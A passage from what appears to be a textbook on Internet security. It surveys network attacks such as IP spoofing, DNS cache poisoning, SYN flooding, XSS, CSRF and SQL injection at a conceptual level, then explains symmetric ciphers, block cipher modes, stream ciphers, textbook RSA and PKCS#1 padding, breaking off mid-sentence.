1.2.1 Passive Attacks

In a *passive attack*, an attacker tries to get access to the cleartext data transmitted between two victims, thus breaking the *confidentiality* of this transmission. He does not modify the data in any way. Confidentiality of communication can be protected by using a private network to which the attacker doesn't have access or by using *encryption*.

It is relatively easy to read data packets on a public network like the Internet. Here are some examples:

- In public WLANs, any device in the transmission range of the WLAN can read all data packets.
- By manipulating routing protocols, IP packets can be rerouted to intercept them at a single facility.
- Routers sometimes have poorly protected administration interfaces and can therefore be hacked.
- The Domain Name System can be manipulated, e.g., via DNS cache poisoning.
- E-mails are forwarded through several SMTP servers. If one is compromised, an attacker can read (and modify) e-mails temporarily stored there.

In this book, we will explore which kind of *encryption* (chapter 2) can be used in different communication scenarios and which encryption variants are secure (or insecure).

1.2.2 Active Attacks

In an *active attack*, transmitted data is modified by the attacker, or utterly new data packets are sent. The attacker attempts to break the integrity of the data transmission or to impersonate a victim. An active attack can also be used to break encryption and compute the cleartext or the encryption keys. Message Authentication Codes and digital signatures (chapter 3) are tools to protect against these active spoofing attacks. However, cryptography alone cannot mitigate active attacks such as XSS or CSRF (see below).

The following list of attacks is intended as an introduction to the topic and is by no means complete.

IP Spoofing. In this attack, the attacker changes the source IP address in the packets he sends to a value of his own choice. Sanity checks prevent this attack in many IP networks, but an attacker may rent a computer in one of the few networks where this is still possible. IP spoofing is the basis for many other attacks, e.g., DNS Cache Poisoning.

Port Scans. Automated tools systematically send IP packets to a list of specific port numbers on all computers in the targeted network and evaluate the responses. From the responses, they may conclude which services are running on which machines to get an overview of these networks. Port scans are often used to prepare for further attacks or by penetration testers to validate the security of a computer network.

DNS Spoofing, DNS Cache Poisoning. When queried for a Domain Name like `top.secret.org`, DNS servers return the appropriate IP address (chapter 15). In *DNS Spoofing*, the attacker intercepts the DNS request and returns a spoofed DNS response (e.g., by using IP spoofing). This allows him to redirect all traffic for `top.secret.org` to his own IP address, potentially including sensitive data like the victim's password. If an attacker cannot intercept the DNS requests, he may nevertheless try to send spoofed DNS responses. However, now he must guess two random values, the transaction ID and the UDP client port number. Such *DNS Cache Poisoning* attacks are more complex but – if successful – also more dangerous.

Denial-of-Service (DoS). In a network scenario, remote DoS attacks try to consume specific resources (CPU, memory) on the target device such that it becomes unresponsive.

A simple example of such an attack – TCP Half Open – exploits the TCP handshake, which contains three messages (Figure 1.4): In the first message, the client sends a message containing its suggestion for the start value of the sequence number (SEQ). In the second message, the server acknowledges this sequence number by returning the value increased by one as an acknowledgment (ACK) and proposes its own sequence number. The TCP handshake is finished if the client answers this with an acknowledgment of the server's sequence number (increased by 1).

An attacker can exploit the fact that the server has to store two numbers for each connection setup, namely the sequence number of the client and its own suggestion for the sequence number. Using IP Spoofing, he sends many IP packets with randomly




Fig. 1.4 TCP handshake. The server must store the numbers y and $x + 1$.

chosen sequence numbers x_i and various fake IP source addresses IP_i (Figure 1.5). The server answers all these requests and stores two numbers for each request. At some point, the server's available memory will be full. It becomes unresponsive to TCP connection requests and is no longer reachable.




Fig. 1.5 DoS attack on TCP connection establishment.

As a countermeasure against this attack called *SYN-Flooding* the *SYN-Cookies* suggested by D. J. Bernstein in 1996 are implemented, which are described in RFC 4987 [2].

Phishing. The term “Phishing” refers to malicious e-mails which trick the victim into visiting the attacker’s web page, disguised as a legitimate web page. Phishing can also be used to distribute malicious software by tricking the victim into opening an attached file. Phishing can be done by sending large amounts of SPAM e-mails or can be targeted to individual recipients (Spear Phishing).

Cross-Site Scripting (XSS). In this attack, the victim is lured to a web page that injects malicious JavaScript code into a legitimate web page. This malicious code can then change the web page’s visible content or read confidential data like the victim’s password or her HTTP session cookies.

Cross-Site Request Forgery (CSRF). This attack remotely controls the victim’s browser. This is done by loading a malicious web page that sends HTTP requests from the victim’s browser, which contain authentication tokens like HTTP session cookies. These requests are sent without any interaction with the human user. They can be used, for example, to place orders in the victim’s name and have them shipped to the attacker’s address. In cryptography, CSRF is used to implement *Man-in-the-Browser* attacks against TLS.

SQL Injection. SQL is a database query language. In web applications, SQL queries are sometimes constructed from the user input, e.g., by including her username and password. If this is done using simple string manipulation, an attacker can construct malicious SQL statements by misusing the SQL syntax within the input. With such SQL statements, he can, e.g., circumvent authentication or delete parts of the database.

1.3 Cryptography on the Internet

Cryptography is essential for protecting Internet communication against passive and active threats. Roughly speaking, encryption helps against passive attacks, and cryptographic checksums help against active attacks. Cryptography is thus used to achieve three main security objectives:

- **Confidentiality:** With encryption, it is possible to protect the confidentiality of messages so that only the owners of specific cryptographic keys can read them.
- **Integrity:** Messages that are secured with a valid Message Authentication Code (MAC) are guaranteed not to have been altered in transit through the Internet (message integrity).
- **Authenticity:** Messages secured with a valid digital signature can only originate from a sender who knows the corresponding private key (message authentication). The authenticity of the communicating peers can be verified by appropriate authentication protocols (entity authentication).

Typically, several of these objectives are achieved when using complex cryptographic protocols. For example, in a TLS session, the server’s authenticity is typically guaranteed (entity authentication), as well as the integrity and confidentiality of all exchanged messages.

Another security goal that can be achieved with cryptography is *anonymity*. For example, the well-known Tor network (<https://www.torproject.org/>) makes heavy use of cryptography to allow censorship-free Internet browsing.

Cryptography can be roughly divided into two areas: *symmetric cryptography*, which only works if two or more participants share the same key, and *asymmetric* or *public key cryptography*, which distinguishes between private and public keys. Both areas differ fundamentally in the mathematical techniques used.

A third area is cryptographic protocols, in which a defined sequence of cryptographically secured messages must be exchanged to achieve a specific goal. Depend-

ing on the protocol, methods of symmetric or public-key cryptography (or both) are used.

Related Work

For more details on computer networks, there are two classical textbooks: *Computer Networks* by Andrew S. Tanenbaum and David Wetherall [8], and *Computer Networking* by James F. Kurose and Keith W. Ross [3].

Problems

1.1 Wireshark

Install Wireshark (<https://www.wireshark.org/>) and have a look at your network traffic. Which protocols from Figure 1.1 did you find? Please argue which protocols cannot be monitored if Wireshark is executed on your client's device. (Hint: Look at Figure 1.2.)

1.2 IPv6

According to BBC Earth Unplugged (see the Youtube Video), there are about 1,504,000,000,000,000,000,000 grains of sand in the Sahara. Could we assign an IPv6 address to each of them?

1.3 UDP vs. TCP

Suppose you want to stream a compressed audio file (lossless compression). Which transport protocol is better suited here: TCP or UDP?

1.4 HTTPS

Enter https://en.wikipedia.org/wiki/Main_Page into your web browser and inspect the security information. Can you determine which encryption algorithm was used to retrieve the data from Wikipedia?

1.5 DoS Attacks

Have a look at RFC 4987 and try to figure out how SYN-Cookies mitigate SYN-Flooding attacks.

References

1. Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 2460 (Draft Standard) (1998). DOI 10.17487/RFC2460. URL <https://www.rfc-editor.org/rfc/rfc2460.txt>. Obsoleted by RFC 8200, updated by RFCs 5095, 5722, 5871, 6437, 6564, 6935, 6946, 7045, 7112

2. Eddy, W.: TCP SYN Flooding Attacks and Common Mitigations. RFC 4987 (Informational) (2007). DOI 10.17487/RFC4987. URL <https://www.rfc-editor.org/rfc/rfc4987.txt>
3. Kurose, J.F., Ross, K.W.: Computer networking - a top-down approach featuring the internet. Addison-Wesley-Longman (2001)
4. Postel, J.: User Datagram Protocol. RFC 768 (Internet Standard) (1980). DOI 10.17487/RFC0768. URL <https://www.rfc-editor.org/rfc/rfc768.txt>
5. Postel, J.: Internet Protocol. RFC 791 (Internet Standard) (1981). DOI 10.17487/RFC0791. URL <https://www.rfc-editor.org/rfc/rfc791.txt>. Updated by RFCs 1349, 2474, 6864
6. Postel, J.: Transmission Control Protocol. RFC 793 (Internet Standard) (1981). DOI 10.17487/RFC0793. URL <https://www.rfc-editor.org/rfc/rfc793.txt>. Updated by RFCs 1122, 3168, 6093, 6528
7. Simpson (Ed.), W.: The Point-to-Point Protocol (PPP). RFC 1661 (Internet Standard) (1994). DOI 10.17487/RFC1661. URL <https://www.rfc-editor.org/rfc/rfc1661.txt>. Updated by RFC 2153
8. Tanenbaum, A.S., Wetherall, D.: Computer networks, 5th Edition. Pearson (2011). URL <https://www.worldcat.org/oclc/698581231>



Chapter 2

Cryptography: Confidentiality

Abstract Confidentiality of data is enforced by using *encryption*. Encryption algorithms can be *symmetric* – here sender and recipient of a message need the *same* key – or *asymmetric* – sender and recipient use *different* keys. In this chapter, we focus on aspects of encryption that are crucial for the security of cryptographic applications on the Internet but are not fully covered in textbooks. Here are some examples: We discuss block cipher modes but not the AES algorithm’s internal structure. We do not discuss algorithms for integer factorization and their relevance for the security of the RSA algorithm, but rather the encoding (PKCS#1) of the message to be encrypted. We explain how hybrid encryption works. The security of Diffie-Hellman-based cryptography is discussed in detail to reflect the importance of this building block in protocols such as SSH, IPsec IKE, and especially TLS. The question if a specific encryption algorithm is *secure* can only be answered if we have a clear concept of what “security” means. Thus we conclude this chapter with a discussion of the most important security definitions.

2.1 Notation

In this book, we use the following notational conventions: $y \leftarrow f(x)$ denotes an evaluation of the function/the deterministic algorithm $f()$ at the position x with result y . If $f()$ is not a function, but a probabilistic algorithm whose output also depends on random variables, we write $y \xleftarrow{\$} f(x)$. An equals sign stands for the check if two values match: $y' = f(x)$ is used to check if the value y' is equal to the value of $f(x)$.

We represent the concatenation of strings or bit sequences x and y by a simple vertical line: $x|y$. The bitwise XOR (Table 2.1) of two bit sequences x and y is denoted by $x \oplus y$, where both bit sequences always have the same length. $|x|$ denotes the length of x ; if nothing else is specified, the bit length of x is meant. $x \in \{0, 1\}^\lambda$ means that x is a bit sequence of length λ and $x \in \{0, 1\}^*$ means that x is a bit string of arbitrary but finite length. For an integer q , \mathbb{Z}_q denotes both the set $\{0, 1, 2, \dots, q-1\}$

b	c	b \oplus c
0	0	0
0	1	1
1	0	1
1	1	0

Table 2.1 The bitwise XOR of bits **b** and **c**.


and the ring of integers modulo q . The notation $x \xleftarrow{s} \{0, 1\}^\lambda$ specifies that x is chosen randomly and equally distributed from the set of all bit sequences of length λ . Analogous to this, $y \xleftarrow{s} \mathbb{Z}_q$ denotes that the value y is chosen uniformly at random from the set \mathbb{Z}_q .

If x, y , and n are integers, then $x \bmod n$ denotes the integer remainder which results from dividing x by n . If the notation $x = y \pmod n$ is used, then the remainders $x \bmod n$ and $y \bmod n$ are equal.

2.2 Symmetric Encryption

Symmetric encryption has been used for a long time, with uncertain origins like the *Skylate* [30] in Sparta/Greece and the first documented encryption algorithm by Gaius Julius Caesar. Sueton describes the latter as follows (De Vita Caesarum: Divus Julius LVI) “[...] si qua occultius preferenda erant, per notas scripsit, id est sic structo litterarum ordine, ut nullum verbum effici posset: quae si qui investigare et persequi velit, quartam elementorum litteram, id est D pro A et perinde reliquas commutet.” Translated, the algorithm reads as follows: “[...] when something secret had to be transmitted, he wrote in characters, i.e., he arranged the letters so that no word could be read: To read them, the fourth letter, D, is exchanged for A and so are the others.”

Symmetric encryption assumes that the sender and the receiver of a message, and only these two, have a shared secret, the so-called *key*. In the cipher used by Caesar, the key is the information that the letters of the alphabet were shifted by three places. To allow comparison with modern ciphers, it should be mentioned that the number of possible keys here is 26, and the key length is, therefore, less than 5 bits.

**Fig. 2.1** Mental model of symmetric encryption.

Mental Model We can visualize the symmetric encryption of a message, as shown in Figure 2.1, as sending a message locked in a safe: To open the safe, you need the same key that was used to lock it. Two aspects of the security of a symmetric encryption method are illustrated in this mental model: the security of the algorithm itself through the thick steel walls of the safe and the locking mechanism in the door, and the complexity of the key, which must not be easy to reproduce.

Notation In the following, we will use the notation

$$c \leftarrow \text{Enc}_k(m)$$

to describe that the *ciphertext* c is computed from the *message*/the *plaintext* m by evaluating an *encryption algorithm* Enc parametrized with a *key* k . Similarly, the plaintext m is recovered from the ciphertext c by evaluating a *decryption algorithm* Dec with the same key k :

$$m \leftarrow \text{Dec}_k(c)$$

When encrypting a message, a random value can be included, resulting in a *probabilistic* encryption algorithm. This is often desired to achieve certain security goals. In this case, a dollar sign above the arrow indicates that the encryption algorithm can produce different outputs for the same input:

$$c \xrightarrow{\$} \text{Enc}_k(m)$$

The decryption must always be deterministic since the result should be the same plaintext that the sender encrypted. So the following equation should always be valid:

$$m = \text{Dec}_k(\text{Enc}_k(m))$$

Key length and exhaustive key search The most critical security parameter in symmetric encryption is the *key length*, measured in the number of bits. The key length provides an upper bound for the security of an encryption algorithm, given by the *exhaustive key search attack*. In this attack, a ciphertext is decrypted with any possible key. If the key length of an algorithm is n , then there are at most 2^n different keys, and the exhaustive key search attack will succeed in the worst case after 2^n decryption operations. Please note that we have silently assumed that we know *something* about the plaintext so that we can decide if we have used the correct key for decryption – if a random string were encrypted, the attack would fail. However, in nearly all practical scenarios, we know something about the plaintext: a constant prefix, statistical properties of the plaintext, or the character set used in the plaintext (e.g., ASCII).

Classification of encryption algorithms Symmetrical encryption algorithms fall into two large groups: block ciphers and stream ciphers.

2.2.1 Block Ciphers

When using a *block cipher*, the message to be encrypted must be divided into *plaintext blocks* of fixed length. Typical values are 64 or 128 bits (8 or 16 bytes). If the size of the message is not a multiple of the block length, several bytes must be *padded* according to a fixed *padding scheme*. The de-facto standard for symmetric encryption today is *Advanced Encryption Standard* (AES). Still, the *Data Encryption Standard* (DES) plays an important role in legacy systems.




Fig. 2.2 Block ciphers can be classified according to their block length and key length.

Data Encryption Standard The *Data Encryption Standard* [12] was published in 1977 by the American National Institute of Standards and Technology (NIST). DES uses a block length of 64 bits and a key length of 56+8 bits, i.e., a DES key consists of 56 random bits and 8 *parity check bits*. The 56-bit key length is the major weakness of DES. On January 19, 1999, a DES key was computed in only 22 hours and 15 minutes on a special computer on which the DES was implemented in parallel in hardware by exhaustive key search [17].

Triple DES Several solutions have been proposed to enhance the key length of DES. A straightforward solution to use two different DES keys (k_1, k_2) and to encrypt each plaintext twice is insecure, due to a *meet-in-the-middle attack*: Given a plaintext-ciphertext pair (m, c) , we can encrypt m with all 2^{56} possible keys k_1 , and decrypt c with all possible keys k_2 . By ordering and comparing the two lists of intermediate ciphertexts, we can find a common value and thus compute the $2 \cdot 56 = 112$ bits of (k_1, k_2) with only $2 \cdot 2^{56} = 2^{57}$ DES executions.

Therefore DES is applied three times, resulting in the Triple DES algorithm [28]. Three different DES keys (k_1, k_2, k_3) are used to encrypt a plaintext m as follows: $c \leftarrow \text{Enc}_{k_3}(\text{Dec}_{k_2}(\text{Enc}_{k_1}(m)))$. Again, due to a meet-in-the-middle attack like the one described above, we do not get $3 \cdot 56 = 168$ bit security but only at most 112 bit security. Because of this attack, Triple DES is often used with $k_1 = k_3$.

While Triple-DES increases the key length, the block length remains unchanged. This issue was investigated in the *Sweet32* attack described in [5]: Karthikeyan Bhargavan and Gaetan Leurent were able to show that if the same key k is used to encrypt at least 280 GB, then for a block cipher in CBC mode (see below) with

64-bit block size (e.g., DES, Triple DES) the probability that collisions occur that may reveal unknown plaintext is high.

Advanced Encryption Standard The successor to DES was chosen in a public competition. For the *Advanced Encryption Standard* [1], the design submitted by J. Daemen and V. Rijmen was selected. AES has a block length of 128 bits and allows key sizes of 128, 192, and 256 bits. It has since become the de facto block cipher to be used.

2.2.2 Block Cipher Modes of Operation

If a plaintext consists of more than one block, one call of the block cipher encryption algorithm is required per block. The relation between the different plaintext and ciphertext blocks is determined by the *mode of operation* of the block cipher. Depending on the selected mode, plaintext blocks are encrypted independently of each other, the ciphertext depends on the plaintext block and other ciphertext blocks, or the block cipher is only used as a keystream generator for a stream cipher.




Fig. 2.3 Electronic Codebook Mode (ECB). Plaintext blocks m_i are directly encrypted into ciphertext blocks c_i under the key k .

Electronic Codebook Mode In *Electronic Codebook Mode* (ECB, [14]), each block of the message is encrypted individually (Figure 2.3). For longer messages, an attacker can remove or rearrange individual ciphertext blocks without this being noticed during decryption.

Cipher Block Chaining Mode For *Cipher Block Chaining Mode* (CBC, [14]) the ciphertext block c_i is XOR-combined with the next plaintext block m_{i+1} , and the result is then encrypted under k (Figure 2.4). Since no corresponding ciphertext block is available for the first plaintext block m_1 , this block is XORed with a randomly chosen initialization vector (IV), which must be transmitted with the ciphertext. The inversion of a single bit in a ciphertext block c_i inverts the corresponding bit in the following plaintext block m_{i+1} . Therefore, CBC is *malleable*: an attacker can invert single bits of the plaintext by flipping the corresponding bits of the IV or the




Fig. 2.4 Cipher Block Chaining Mode (CBC).

preceding ciphertext block. Malleability can have severe consequences in specific applications (section 12.4).




Fig. 2.5 Cipher Feedback Mode (CFB).

Cipher Feedback Mode In *Cipher Feedback Mode* (CFB, [14]), as in OFB and CTR, the block cipher is used to generate a key stream to which the plaintext is then XORED (Figure 2.5). To generate the key stream for the current plaintext block, the preceding ciphertext block is encrypted with the block cipher and the key k . For the first block, an initialization vector is used. All three modes are malleable.

Output Feedback Mode The *Output Feedback Mode* (OFB, Figure 2.6, [14]) is similar to the CFB mode. In contrast to the CFB mode, the last output of the block cipher (instead of the preceding ciphertext) is used as input for the block cipher. So, as in CTR mode, the key stream does not depend on the plaintext.

Counter Mode In *Counter Mode* (CTR, [14]) the key stream is generated by encrypting a nonce and a counter (Figure 2.7). The nonce must be chosen randomly and transmitted with the ciphertext. The counter is incremented for each new block.




Fig. 2.6 Output Feedback Mode (OFB).




Fig. 2.7 Counter Mode (CTR).

2.2.3 Stream Ciphers

A stream cipher can be used to encrypt plaintext of any length without padding. For this purpose, a key stream is generated with the same length as the plaintext, and the plaintext is encrypted by XORing each plaintext bit with the corresponding keystream bit.

2.2.3.1 One-Time-Pad

The prototype of all current stream ciphers is the *One-Time Pad*, which was used in the military and diplomatic sector for the confidential transmission of documents of the highest security level. The idea is simple: If you want to encrypt a message m , you select a truly random bit sequence $s f$ (the *key sequence*) of the same length, and XOR the two sequences bitwise; the result is the ciphertext c :

$$c \leftarrow s f \oplus m$$

Each key sequence may only be used once for a single plaintext.

This stream cipher is provably secure [36] in a strong sense (Figure 2.8): For a given ciphertext c there is, for each possible target plaintext m^* of length $|m^*| = |c|$, a key sequence $s f^*$ such that $m^* = c \oplus s f^*$. Because of this property, an adversary

does not learn *anything* from an intercepted ciphertext c about the plaintext since it may be decrypted to *any* plaintext.




Fig. 2.8 (a) Correct encryption with the One-Time-Pad. (b) Incorrect decryption to a chosen target plaintext.

This security argument does not hold if a key is reused – in that case, a known-plaintext attack can break confidentiality. This makes key management extremely complex: For each message the sender and recipient want to exchange, a bit sequence of the same length must be exchanged securely (e.g., in a diplomatic bag).

2.2.4 Pseudo-random Sequences

In practice, the key management problem for *stream ciphers* is solved by calculating a pseudo-random key sequence of suitable length from a short, secret key. The security of encryption thus directly depends on the quality of these pseudo-random sequences, for which different quality measures have been proposed [21]. For example, even if an attacker knows a large part of the key stream, it must be impossible to compute the key itself or even the following bits of the key stream unknown to the attacker. Pseudo-random sequences can be generated using block ciphers (counter mode), in software (RC4), or in hardware (shift register). In internet security, where the function for generating the pseudorandom sequence has to be implemented in software, the stream cipher RC4 by Ron Rivest (section 6.3.2) plays an important role.

Stream ciphers are *malleable*, i.e., you can change the encrypted plaintext very easily by changing the ciphertext. This is due to the XOR function, which makes each plaintext bit m_i depend directly on the corresponding keystream bit s_i to the ciphertext bit c_i :

$$c_i = m_i \oplus s_i$$

We can invert a bit m_i (i.e., change it from 0 to 1 or vice versa) by calculating the XOR of this bit with bit 1: $\overline{m_i} = m_i \oplus 1$. And this also works *through the stream*

cipher encryption:

$$\overline{c}_i = c_i \oplus 1 = (m_i \oplus s_i) \oplus 1 = (m_i \oplus 1) \oplus s_i = \overline{m}_i \oplus s_i$$

So the *integrity* of the plaintext is not protected by the encryption – we will see in chapter 6 what problems this may cause.

2.3 Asymmetric Encryption

Until 1976 it was assumed, at least in public [16], that sender and receiver always needed a shared secret key to communicate confidentially with each other. Then the seminal article “New Directions in Cryptography” by Whitfield Diffie and Martin Hellman was published [13]. In this article, the first *public key protocol* – the Diffie-Hellman key exchange (DHKE, section 2.5) – was introduced. In addition, it described utterly new concepts, such as public-key encryption and digital signatures. Ralph Merkle [38] came up with a similar idea at almost the same time.

The terms “public key algorithms” and “asymmetric algorithms” describe the same concept: A *public key* is publicly accessible to all parties in a communication system. In contrast, the *private key* is only known to a single entity. In an attempt to refute the speculations of Diffie and Hellman, the probably most famous public key algorithm was born in 1978: initially named “MIT algorithm” by Ron Rivest, Adi Shamir, and Leonard Adleman [43], it is known today as the *RSA algorithm* (section 2.4). Another important public-key encryption scheme is the ElGamal algorithm (section 2.6).




Fig. 2.9 Mental model of asymmetric/public-key encryption as the insertion of a message into a mailbox.

Mental Model A mental model for *asymmetric encryption* is depicted in Figure 2.9: Everyone may encrypt a message by dropping it into a publicly accessible mailbox, i.e., by using the *public key*. Only the owner of the mailbox, who has the matching *private key*, can open it and read the message.

2.4 RSA Encryption

The security of the RSA algorithm [43] is based on the problem of factoring large numbers: It is easy to multiply two large numbers, but practically impossible to decompose such a large number back into its prime factors.

2.4.1 Textbook RSA

The correctness of RSA encryption and decryption is guaranteed by *Euler's Theorem* (Leonhard Euler, 1707 to 1783):

If a number n is the product of two prime numbers p and q , then for each integer x , we have

$$x^{(p-1)(q-1)} = 1 \pmod{n}.$$

Key generation In the key generation phase, two large prime numbers, p and q are randomly chosen, and their product $n = pq$ is computed. Then a number e is selected, which must be relatively prime to $\phi(n) := (p-1)(q-1)$. Together with the product n it forms the public key (e, n) . To make the encryption efficient, small prime numbers are often chosen for e – especially popular are prime numbers of the form $2^x + 1$ like 3 and 17 since they have only two ones in binary representation and can therefore be used very efficiently in the *Square-and-Multiply* algorithm [37, Chapter 2].

Then, using the extended Euclidean algorithm [37, Chapter 2], one calculates another number d , for which

$$e \cdot d = 1 \pmod{\phi(n)}$$

applies. This implies $e \cdot d = k(p-1)(q-1) + 1$, for an unknown integer constant k . The private key consists of the number d and optionally of the two prime factors of n .

RSA Encryption We can now encrypt a message m by calculating

$$c \leftarrow m^e \pmod{n}.$$

The decryption is very similar, except that the private exponent d is used:

$$m' \leftarrow c^d \pmod{n}.$$

Of course, decryption is only correct if $m = m'$ applies. A proof sketch for this is given in Figure 2.10.




Fig. 2.10 Proof sketch for the correctness of RSA decryption

2.4.2 PKCS#1

Problems with Textbook RSA The direct use of Textbook RSA encryption has many disadvantages: (1) It is *deterministic* – if the same message is encrypted twice with the same public key, the ciphertext is identical. (2) If the message m is larger than the modulus n , decryption is incorrect because only $m \pmod n$ is decrypted. (3) If the message m is much smaller than the modulus n , it may be easily decrypted.

Let's illustrate the last point with an example. Assume that Bob has chosen an especially secure 4096-bit modulus for the RSA algorithm – it is the product of two prime numbers of length 2048 bits each. To keep the encryption efficient, he chooses $e = 17$. Alice encrypts a 128-bit AES key k with these RSA parameters and sends the cryptogram $c = k^{17} \bmod n$ to Bob, with whom she then shares an AES key k . Unfortunately, when using Textbook RSA, the chosen parameters are not secure – an attacker who intercepts the ciphertext c and knows Bob's public key (e, n) can easily decrypt the message. This is because the number k^{17} is a maximum of $128 \cdot 17 = 2176$ bits long and thus much shorter than the modulus n . The modulo operation is therefore not applied during encryption, and we have $k^e \bmod n = k^e$. This reduces the problem of computing the plaintext k from the ciphertext c to the problem of computing the e -th root of an integer – this is a simple problem that any computer can quickly solve.

PKCS#1 encryption encoding The three problems mentioned above can be solved by *encoding* the message m before applying Textbook RSA encryption. The most common encoding method PKCS#1 v1.5 is specified in RFC 8017 [39, Section 7.2] and described in Figure 2.11.



Fig. 2.11 PKCS#1 v1.5 padding for the encryption a message message

A PKCS#1 encoded message has the same byte length as the modulus n . E.g., for a 2048-bit modulus n , this would be 256 bytes. The first two bytes are constant

